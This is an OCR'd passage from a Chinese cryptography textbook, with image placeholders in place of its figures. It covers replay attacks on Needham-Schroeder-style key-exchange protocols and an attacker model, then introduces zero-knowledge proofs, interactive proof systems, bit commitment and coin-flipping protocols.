


图 7.10　对第二次尝试协议的第二种攻击　　　图 7.11　第三次尝试协议

安全假设 4：敌手可以重放以前协议运行中的消息。根据安全假设 4，我们尝试进行攻击，如图 7.12 所示：敌手 C 假冒 S，并重放以前的旧消息，使得 A 和 B 采用以前的旧回话密

钥进行通信,这就违背会话密钥只能使用一次的初衷,使得敌手 C 有机会利用多个旧消息来恢复旧回话密钥,存在安全隐患。

第四次尝试协议(Needham-Schroeder),如图 7.13 所示:增加一个临时值(Nonce):一个主体临时产生的随机数;采用挑战-应答(challenge-response)方式。




图 7.12　第三次尝试协议的安全隐患　　图 7.13　NSSK 协议

对于 NSSK 协议,其中一个安全隐患是消息(1)和(2)并没有与消息(3)、(4)、(5)进行新鲜性关联,敌手 C 可以发动一次重放攻击,如图 7.14 所示:敌手 C 重放消息(3),此时 C 有可能经过长期努力,存在攻破消息(3)并获得旧回话密钥的可能,使得消息(4)和(5)可以进行下去。

第五次尝试协议(Final 版本),如图 7.15 所示。




图 7.14　NSSK 协议的一种可能攻击方法　　图 7.15　协议最终版本

总结:

(1) 将密码协议本身与密码协议所具体采用的密码算法分开,在假定密码算法"完善"的基础上讨论密码协议本身的正确性、安全性、冗余性等课题。

(2) 建立攻击者模型。攻击者可以控制整个通信网络,并具有如下能力:窃听所有经过网络的消息;阻止和截获所有经过网络的消息;存储所获得的或自己创造的消息;可以根据存储的消息伪造消息并发送消息;可以作为合法的主体参与协议的运行。

7.4　小　　结

本章给出认证协议、密钥交换协议以及认证密钥交换协议的意义、模型、案例以及安全性讨论,最后给出一个密钥交换协议的设计过程。

7.5 习　　题

1. S拥有所有用户的公开密钥，用户A使用协议

$$A \rightarrow S: A \parallel B \parallel R_a$$

$$S \rightarrow A: S \parallel S_s(S \parallel A \parallel R_a \parallel K_b)$$

其中$S_s(\ )$表示S利用私有密钥签名。

向S申请B的公开密钥K_b。上述协议存在问题吗？若存在，请说明此问题；若不存在，请给出理由。

2. 请你利用认证技术设计两套系统，一套用于实现商品的真伪查询，另一套用于防止电脑彩票伪造问题。

3. 解释身份认证的基本概念。

4. 单机状态下验证用户身份的3种因素是什么？

第 8 章　两方安全协议

用兵之法，无恃其不来，恃吾有以待也，无恃其不攻，恃吾有所不可攻也。

——孙子

8.1　零知识协议：完美的证明

两方安全协议是构造多方安全协议的基本构件，通常可作为黑盒直接使用，在某些情况下，也可以扩展到三方、乃至 N 方。

在实际生活中，A 要向 B 证明他知道某秘密的常用方法是把他知道的秘密告诉 B，但这样一来 B 就也知道了这个秘密。如何在不告诉 B 的情况下，使 B 相信 A 知道这个秘密，就是零知识证明要解决的问题。有了零知识证明，A 就可以公布不包含有关秘密的信息，却能使任何人相信他知道这个秘密。这种方法可以使研究人员向世人证明他知道一个特殊定理的证明方法但又不泄漏证明。零知识证明在商业、军事等方面都有较大的用途，关于他的研究受到各国研究人员的重视，在国际上一直很活跃。

具体地说，零知识证明是这样一种技术，证明方 P 掌握某些秘密信息，P 想设法让验证方 V 相信他确实掌握那些信息，但又不想让 V 也知道那些信息。

证明方 P 掌握的秘密信息可以是某些长期没有解决的猜想问题的证明，如费马大定理、图的三色问题等，也可以是缺乏有效算法的难题解法，如大数因式分解、离散对数问题等。信息的本质是可以验证的，即可通过具体的步骤来检测它的正确性。

8.1.1　零知识思想

零知识的基本思想是：称为证明者的一方试图使被称为验证者的另一方相信某个论断是正确的，却又不向验证者提供任何有用的信息。Quisquater、Gulllou 等人曾用一个关于洞穴的故事来解释零知识。洞穴如图 8.1 所示，C 和 D 之间有一个秘密之门，只有知道咒语的人才能打开这个门。对其他人来说，两条路都是死胡同。P 知道这个洞穴的秘密，他想对 V 证明这一点，但他又不想泄露咒语。下面是 P 怎样使 V 相信他知道咒语的过程：

(1) V 站在 A 点。

(2) P 走进洞穴，到达 C 点或 D 点。

(3) 在 P 消失在洞穴中之后，V 走到 B 点。

(4) V 随机地命令 P 从左通道或从右通道返回 B 位置。

(5) P 按照 V 的命令从左通道或右通道返回 B 位置，在必要时 P 使用咒语打开 C 与 D

位置之间的门。

(6) P 和 V 重复步骤(1)～(5)n 次。

P 向 V 证明是通过交互作用协议来实现的，V 向 P 提出要求，若 P 知道秘密则可正确应付 V 的要求；若 P 不知道咒语，则 P 欺骗 V 的概率为 1/2。V 提足够多的要求就可推断 P 是否知道秘密。由“P 和 V 重复步骤(1)～(5)n 次”，可知道 P 成功欺骗 V 的概率为 $1/2^n$。显然，在这个游戏规则中，V 除了确信 P 知道秘密咒语外，V 没有获得任何有关秘密咒语的信息。这是一个非常典型的零知识证明协议的例子。




图 8.1　零知识洞穴

案例 1：假设 A 告诉 B：我知道哥德巴赫猜想的证明？如果 A 把证明过程写下来给 B 看，B 记住了证明然后以自己的名义发表，A 将蒙受损失；如果 A 不把证明给 B 看，B 如何证实 A 确实知道？

案例 2：A 告诉 B：我知道近期有支股票要涨，我们两个合作，你出资，我提供信息？合作协议达成之前，A 显然不能透露股票的任何信息；但是如果 B 不能确信他是正确的，肯定不会投资。

其思想本质的通俗理解：证明者“不泄露”秘密，他只是向验证者证明他知道这个秘密。

零知识协议与认证中的挑战-应答协议的区别：

(1) 零知识协议“不泄露”秘密，挑战-应答协议“不发送”秘密，“不发送”秘密是指：“秘密”用某种方式掩盖后发送(如加密函数)。

(2) 零知识协议中的验证者“真”不知道证明者的“秘密”；而挑战-应答协议中的验证者“不一定”不知道证明者的“秘密”：如基于对称密钥的挑战-应答中证明者就是“知道”这个秘密，而基于非对称密钥或 Hash 值的挑战-应答中证明者就是“不知道”这个秘密。

(3) 零知识协议中，验证者只知道证明者有或者没有这个秘密，即结果为“是”或“不是”，只是一个一比特大小的信息；而挑战-应答协议中的验证者若属于不知道证明者秘密的情况，则验证者也可获得关于秘密的部分比特信息。

8.1.2　交互证明系统

在数学中，为了证明一个命题，其方法都是罗列出一串过程，或者说是证据，然后利用最基本的公理的正确性以及证据之间的逻辑关系，最终得到命题的正确性。其实简化一些来看，这个过程就是证明者为了证明某个命题的正确性，从而将一些证据都列举出来，他认为从这些证据可以得出命题的正确性。

而对其他人(称作验证者)来说，如果要检验证明者的结果，只要将其证明的过程验证一遍，按照其证据之间的关系以及某些公理假设，看是否可以最终得到其所提出的命题的正确性，如果可以，就认为这个命题是正确的，否则为假。

这个过程可以简单地看作一个一轮的交互过程或者证据，即证明者将他的证明过程发送给验证者，然后由验证者验证。

而交互证明系统(Interactive Proof Systems，IPS)正是将以上的数学证明方法推广的一个模型。交互证明系统由两方组成：一方称为证明者(Prover)，一方称为验证者

(Verifier)。对于给出的某个命题,证明者总是要说服验证者命题的正确性(不管这个命题本身是否真的正确)。证明的方法就是以上交互的过程,不过不仅仅限定在一轮,即证明者告知验证者某些证据,验证者在得到这些证据后验证其正确性,同时,验证者可能还会有疑问,他可以向证明者提出问题,证明者需要回答这些问题。并且双方在交互中都可以使用随机串,即验证者可能有很多问题需要证明者来回答,但是他没有办法等待这么多时间来验证所有问题的答案,所以他会采用随机的方法,从中选取一些题目要求证明者回答。

在进行完所有的交互以后,验证者判断证明者给出的证明过程是否足以证明命题的正确性。

交互证明系统最初由 Goldwasser、Mieali 和 Raekoff 以及 Babai 分别提出。

定义 8.1 一个语言 L 的交互证明系统是一个由证明者和验证者组成的交互过程,它们有共同的输入,并且它们的交互过程满足如下的条件:

(1) 验证者的策略是一个概率多项式时间的过程。

(2) 证明者的计算能力没有限制。

(3) 正确性要求。

- 完备性:存在一个证明策略 P,对于任意的 $x \in L$,当交互的输入为 x 时,证明者 P 可以以至少 2/3 的概率使得验证者接受。
- 可靠性:对于任意的 $x \notin L$,当交互的输入为 x 时,对于证明者的任意的策略 P^*,至多只能以 1/3 的概率使得验证者接受。

Babai 所定义的交互证明系统被称为 Arthur-Merlin Games。它与交互证明系统不同之处在于:它的验证者 Arthur:被要求只能给证明者 Merlin 随机串,而不能是由验证者计算出来的信息。这种系统又被称作公开掷币系统(Public-Coin Systems)。虽然在形式上有所不同,但在 1986 年 Goldwasser 和 Sipser 证明了这两种系统在计算能力上是等价的。

8.1.3 零知识证明

Goldwasser 最早提出了零知识证明的概念,即验证者(verifier)在参与了零知识证明过程后,任何能在多项式时间内计算出的信息,也能在多项式时间后被验证者独立计算出,只要他相信命题的真实性。

对零知识证明系统的定义主要考虑两种不同的概率分布:

(1) 在执行完与证明者(prover)的交互过程后,由多项式时间的验证者生成的概率分布。

(2) 一台概率多项式时间自动机在基于待证明命题正确性的前提下生成的概率分布。

由此产生了 3 种不同程度的关于零知识证明系统的定义。

(1) 完美零知识:在这种系统中上述两种分布完全相同。

(2) 计算零知识:在这种系统中上述两种分布在多项式时间内不可分辨,即两种分布不能被任何概率多项式时间的测试区分开。

(3) 统计零知识:在这种系统中上述两种分布在统计特性上接近,即二者之间的统计差别可以忽略不计。

经典环境中,在单向函数存在的前提下,Goldreich 等证明了对于任何 NP 语言都存在计算性的零知识证明系统,从而解决了关于计算性的零知识证明系统的存在情况问题。但是关于完美的零知识证明系统的存在性问题情况却有所不同。显然,对于任何属于 BPP 范围内的语言都存在平凡的、完美的零知识证明系统。但对于非平凡的完美零知识证明系统(即

对于不在 BPP 范围内的语言的完美零知识证明系统)的存在问题,还远未得到彻底解决。

定理 8.1 任何 NP 断言都存在零知识交互式证明系统;任何零知识交互式证明系统都可变换成非交互式零知识证明系统。

8.2 比特承诺协议:说到就该做到

8.2.1 比特承诺简介

比特承诺(Bit Commitment,BC)是密码学中的重要基础协议,其概念最早由 1995 年图灵奖得主 Manuel Blum 提出。比特承诺方案可用于构建零知识证明、可验证秘密分享、硬币投掷等协议,同时和茫然传送一起构成安全双方计算的基础,是信息安全领域研究的热点。

比特承诺的基本思想如下:发送者 Alice 向接收者 Bob 承诺一个比特 b(也可以是比特串),要求:在第一阶段即承诺阶段 Alice 向 Bob 承诺这个比特 b,但是 Bob 无法知道 b 的信息;在第二阶段即揭示阶段 Alice 向 Bob 证实她在第一阶段承诺的确实是 b,但是 Alice 无法欺骗 Bob(即在第二阶段篡改 b 的值)。

经典环境中关于比特承诺的一个形象的例子是:Alice 将待承诺的比特或秘密写在一张纸上,然后将这张纸锁进一个保险箱,该保险箱只有唯一的钥匙可以打开。在承诺阶段,Alice 将保险箱送给 Bob,但是保留钥匙;到了揭示阶段,Alice 将比特或秘密告诉 Bob,同时将钥匙传给 Bob 使其相信自己的承诺。简单的示意图如图 8.2 和图 8.3 所示。




图 8.2 承诺阶段,Alice 将写有待承诺信息的纸锁进保险箱,然后传送给 Bob

图 8.3 揭示阶段,Alice 告诉 Bob 承诺信息,并将保险箱的钥匙传送给 Bob

一个比特承诺方案必须具备下列性质。

正确性:如果 Alice 和 Bob 均诚实地执行协议,那么在揭示阶段 Bob 将正确获得 Alice 承诺的比特 b。

保密性:在承诺阶段 Bob 不能获知 b 的信息。

绑定性:在承诺阶段结束之后,Bob 只能在揭示阶段获得唯一的 b(即 Alice 无法将 b 反转,就好像 Alice 与 b“绑定”在一起一样)。

8.2.2 比特承诺实例

1. 利用单向函数的比特承诺方案

(1) Alice,或 Alice 与 Bob 共同选定一个单向函数 h。

(2) Alice 随机产生两个比特串:R_1 和 R_2。

(3) Alice 选定她要承诺的比特 b(可能是一个比特或一个比特串)。

(4) Alice 计算单向函数值 $h(R_1,R_2,b)$,并将结果及其中一个随机串,如 R_1,一起发送

给 Bob。($h(R_1,R_2,b),R_1$) 是 Alice 的承诺证据。Alice 在第(4)步使用单向函数及随机串阻止 Bob 对函数求逆以确定比特 b。

当需要 Alice 揭示她的比特承诺时,继续下列操作:

(5) Alice 将(R_1,R_2,b),或者与(R_1,R_2,b)单向函数一起发送给 Bob。

(6) Bob 计算(R_1,R_2,b)的单向函数值,并将该值、R_1、(R_1,R_2,b),以及原先第(4)步收到的单向函数值进行比较,检验比特的有效性。

2. 利用对称密码算法的比特承诺方案

(1) Alice,或 Alice 与 Bob 共同选定一个对称密码算法 E。

(2) Bob 产生一个随机比特串 R,并把它发送给 Alice。

Alice 首先生成一个由她想承诺的比特 b,然后利用某个对称加密算法 E_k(下标 k 是 Alice 随机选定的一个加密密钥),对(R,b)进行加密运算得出 $E_k(R,b)$的值,将发送给 Bob。

当需要 Alice 揭示她的比特承诺时,继续下列操作:

(3) Alice 将密钥 k 及 b 发送给 Bob。

(4) Bob 利用密钥 k 解密 C,并利用他的随机串 R 检验比特 b 的有效性。

3. Goldwasser-Micali 比特承诺方案

(1) 比特承诺函数选定:设 $n=pq$ 是两个大素数 p 与 q 之积,t 是模 n 的一个随机选取的平方非剩余。取

$$X=Y=Z_n^*, f:\{0,1\}\times X\rightarrow Y,(b,x)\mapsto t^b x^2 \pmod n$$

(2) 比特承诺的实施

① 承诺者 P 随机选取比特串 $x\in Z_n^*$。

② P 选定要承诺的比特 b,计算 $f(b,x)=t^b x^2 \pmod n$并计该值为 C,发送给验证者 V。

(3) 比特承诺的揭示

① P 将 t 与(b,x)发送给 V。

② V 计算 $t^b x^2 \pmod n$,并与 b 比较是否相等以检验承诺的比特的 C 有效性。

8.3 掷币协议:看运气

场景实例:一个朋友没有意识到 Alice 和 Bob 不在一个地方,留给他们了一辆汽车。他们将怎样决定汽车的归属呢?Bob 打个电话给 Alice 建议由他投币来决定。Alice 说选择“背面”,但 Bob 说我投出的是“正面”。于是车归了 Bob。这里 Alice 完全有理由怀疑 Bob 的诚实。下一次,她可能选择别的办法决定这一问题。

这里有一个思路,就是 Alice 随机地选择一个比特 b_1 发给 Bob,Bob 也随机地选择一个比特 b_2 发给 Alice,投币的结果就是 $b_1\oplus b_2$。问题就是谁先发送,如果 Alice 先,Bob 将可以选择 b_2 来控制投币的结果。这并不公平。

公平投币的要求如下:

(1) Bob 必须在听到 Alice 猜测之前就已经投币。

(2) Bob 不能够在听到 Alice 猜测之后重复投币。

(3) Alice 不能在其猜测之前得到投币结果。

实例:采用单向函数的抛币协议。

如果 Alice 和 Bob 对使用一个单向函数达成一致意见,协议非常简单:

(1) Alice 选择一个随机数 x，她计算 $y = f(x)$，这里 $f(x)$ 是单向函数。

(2) Alice 将 y 送给 Bob。

(3) Bob 猜测 x 是偶数或奇数，并将猜测结果发给 Alice。

(4) 如果 Bob 的猜测正确，抛币结果为正面；如果 Bob 的猜测错误，则抛币的结果为反面。Alice 公布此次抛币的结果，并将 x 发送给 Bob。

(5) Bob 确信 $y = f(x)$。

实例：使用平方根的投币，流程如图 8.4 所示。

协议：使用平方根的投币协议。

摘要：用户 Alice 和 Bob 在公共信道上交互 4 条消息。

结果：Alice 或 Bob 赢得投币猜测。

在每次投币会话中执行如下步骤：

(1) Alice 选择两个大的随机素数 p 和 q，都为模 4 余 3 型。她将 p 和 q 保密，而将 $n = p \cdot q$ 发给 Bob。

(2) Bob 随机选择一个整数 x 并计算 $y \equiv x^2 \pmod n$。他将 x 保密但发送 y 给 Alice。

(3) Alice 使用她用 p 和 q 计算 4 个 y 模 n 的平方根 $\pm a$、$\pm b$。她任意选择一个，假定为 b，并发给 Bob。

(4) 如果 $b \equiv \pm x \pmod n$，Bob 告诉 Alice 她赢。如果 $b \not\equiv \pm x \pmod n$，Bob 赢。

Alice		Bob
$n = p \cdot q$	—— n ——→	
	←—— y ——	$y \equiv x^2$
$a^2 \equiv b^2 \equiv y$	—— b ——→	
	←—— Alice 赢($b \equiv \pm x$) or Bob 赢($b \not\equiv \pm x$) ——	

说明：

(1) 如果 Alice 发送 b 给 Bob 并且 $x \equiv \pm a \pmod n$，则 Bob 知道 $y \pmod n$ 的全部 4 个平方根，因此，可以分 n。也就是 $(x-b, n)$ 给出了 n 的一个非平凡因子。由此可知如果分解 n 在计算上不可能，Bob 能得到因子 p 和 q 的原因只能是 Alice 发送的值不是 $\pm x$。如果 Alice 发送给 Bob 的是 $\pm x$，Bob 除了 Alice 发送的数字 n 以外，没有获得更多的信息。因此，他不可能得到因子 p 和 q。Alice 可以要求 Bob 提交 n 的分解来验证其确实没有欺骗。

(2) 如果 Alice 欺骗 Bob 发一个随机数字而 y 的平方根给 Bob，则可以阻止 Bob 分解 n。但是，Bob 可以通过平方是与 y 同余来验证 Alice 发来的数字。

(3) 如果 Alice 发一个素数而不是多个素数的乘积给 Bob。当然，Bob 可以要求 Alice 在游戏之后出示 n 的分解。另一种情况是 Alice 通过发送给 Bob 3 个素数的乘积。但这将得到 y 的 8 个平方根。这种情况下，Alice 有 4 种选择，有 3 种都会导致对 n 的分解，因此，她不会这样做。

